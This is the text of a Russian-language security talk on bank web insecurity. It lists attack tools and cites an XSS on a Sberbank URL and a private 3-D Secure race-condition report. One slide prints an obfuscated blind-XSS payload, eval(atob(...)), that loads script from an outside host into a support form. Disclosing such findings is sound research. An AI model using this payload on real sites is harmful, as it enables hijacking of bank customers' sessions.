


Банковская [не]безопасность

Лука Сафонов

Руководитель Лаборатории практического анализа защищенности

lv.safonov@jet.su @Luka.Safonov

БАНКИ



На острие атак



Зарегулированы,
но не защищены



Атакуют и банки,
и клиентов



Наши – лучше



Успешная атака =
мгновенный
профит



Вершина айсберга



ВНЕШНИЕ УГРОЗЫ



Утечка данных


Доступ к ДБО

DoS/DDoS



ИНСТРУМЕНТЫ

Google
Github
Burp
ZAP
Dirbusting
Payloads
Experience



МЕРТВЫЕ ЗОНЫ

Приложения /0000-9999/0,000001

API /♥□Zalgo

Служебные сервисы /**#bypassed**

СБЕРБАНК CS + XSS



http://www.sberbank.ru/ru/s_m_business/productnavigator/get?1-M813EC=на драку осетрами



БПС-Сбербанк > Информация > Поиск по сайту

Поиск по сайту

--><!--

3D SECURE RACE CONDITION



#592441 Race condition in 3d-secure protocol 

State  New (Open)
Reported To Disclosure Assistance
Weakness None

Severity  Critical (9 ~ 10)
Participants 
Visibility Private

[Collapse](#)

BLIND XSS



- ☒ Оформить жалобу
- ☐ Предложить идею

Расскажите нам о вашей проблеме, мы сделаем все возможное, чтобы решить ее (обязательно для заполнения)

```
"><img src=x  
id=dmFyIGE9ZG9jdW1lbnQuY3JIYXRIRWxl  
bWVudCgic2NyaXB0lik7YS5zcmM9Imh0dH  
BzOi8vMTkxMS54c3MuaHQiO2RvY3VtZW5  
0LmJvZHkuYXBwZW5kQ2hpbGQoYSk7  
onerror=eval(atob(this.id))>|
```

- ☒ Заполнив поля, указанные выше, Вы дали согласие на обработку ваших персональных данных.

Отправить

ДОБЫЧА



ПОЧЕМУ БАНКИ ДО СИХ ПОР УЯЗВИМЫ...



СПАСИБО ЗА ВНИМАНИЕ!

Лука Сафонов

Руководитель Лаборатории практического анализа защищенности

lv.safonov@jet.su @Luka.Safonov